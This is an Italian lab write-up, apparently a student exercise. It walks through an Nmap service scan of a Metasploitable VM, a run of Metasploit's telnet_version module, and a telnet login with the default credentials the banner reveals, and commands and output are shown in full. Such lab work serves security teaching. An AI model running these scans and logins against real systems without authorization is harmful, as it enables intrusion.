
Utilizzo Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.


Telnet è un servizio situato sulla porta 23, che permette l'accesso remoto NON crittografato

Come prima cosa utilizzo NMAP sul terminale di Kali per vedere le porte e i servizi aperti su Metasploitable. Noto che la porta 23 è aperta.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.54
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-23 03:42 EST
Nmap scan report for 192.168.1.54
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
```

Successivamente sul root di Kali apro Metasploit. Cerco l'exploit di telnet del modulo ausiliare




```
msf6 > search telnet auxiliary

Matching Modules
================

   #   Name                                                          Disclosure Dat
on
   -   ----                                                          --------------
--
   0   auxiliary/server/capture/telnet
ation Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login
nable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                          2017-03-17
 Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth            2013-02-04
R-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                        2015-12-20
SH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password
 Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version
 Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof                  2010-12-21
 IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06
NPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset                 2020-06-15
6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21
7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom
 Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                       2017-04-07
ria SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login
gin Check Scanner
   14  auxiliary/scanner/telnet/telnet_version
rvice Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow
rvice Encryption Key ID Overflow Detection
```

Nel mio caso uso il 14, e con il comando show options noto che c'è bisogno dell'ip della vittima. Setto l'ip della vittima (nel mio caso 192.168.1.54). Rifaccio show option per vedere se l'ip della vittima è stato memorizzato. Dopodichè digiterò il comando exploit che inizierà l'attacco. Vediamo che come output ci vengono fornite le credenziali di accesso al servizio telnet.



```
msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.co
                                        t/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.54
rhosts => 192.168.1.54
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.54     yes       The target host(s), see https://docs.metasploit.co
                                        t/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.54:23       - 192.168.1.54:23 TELNET _                    _         _ _      _
 __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _
_ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_|
a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a
                                                   \x0a\x0a\x0aWarning: Never expose this VM to an untru
tact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\
[*] 192.168.1.54:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Per verificare che le credenziali siano corrette, avvio telnet sull’ip di Metasploitable. Qui mi verranno chieste le credenziali per accedere. Utilizzo quelle fornitomi precedentemente dall’output di Metasploit e noto che le credenziali sono corrette, in quanto sono riuscito ad accedere su Metasploitable.



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.54
Trying 192.168.1.54...
Connected to 192.168.1.54.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 23 03:04:22 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```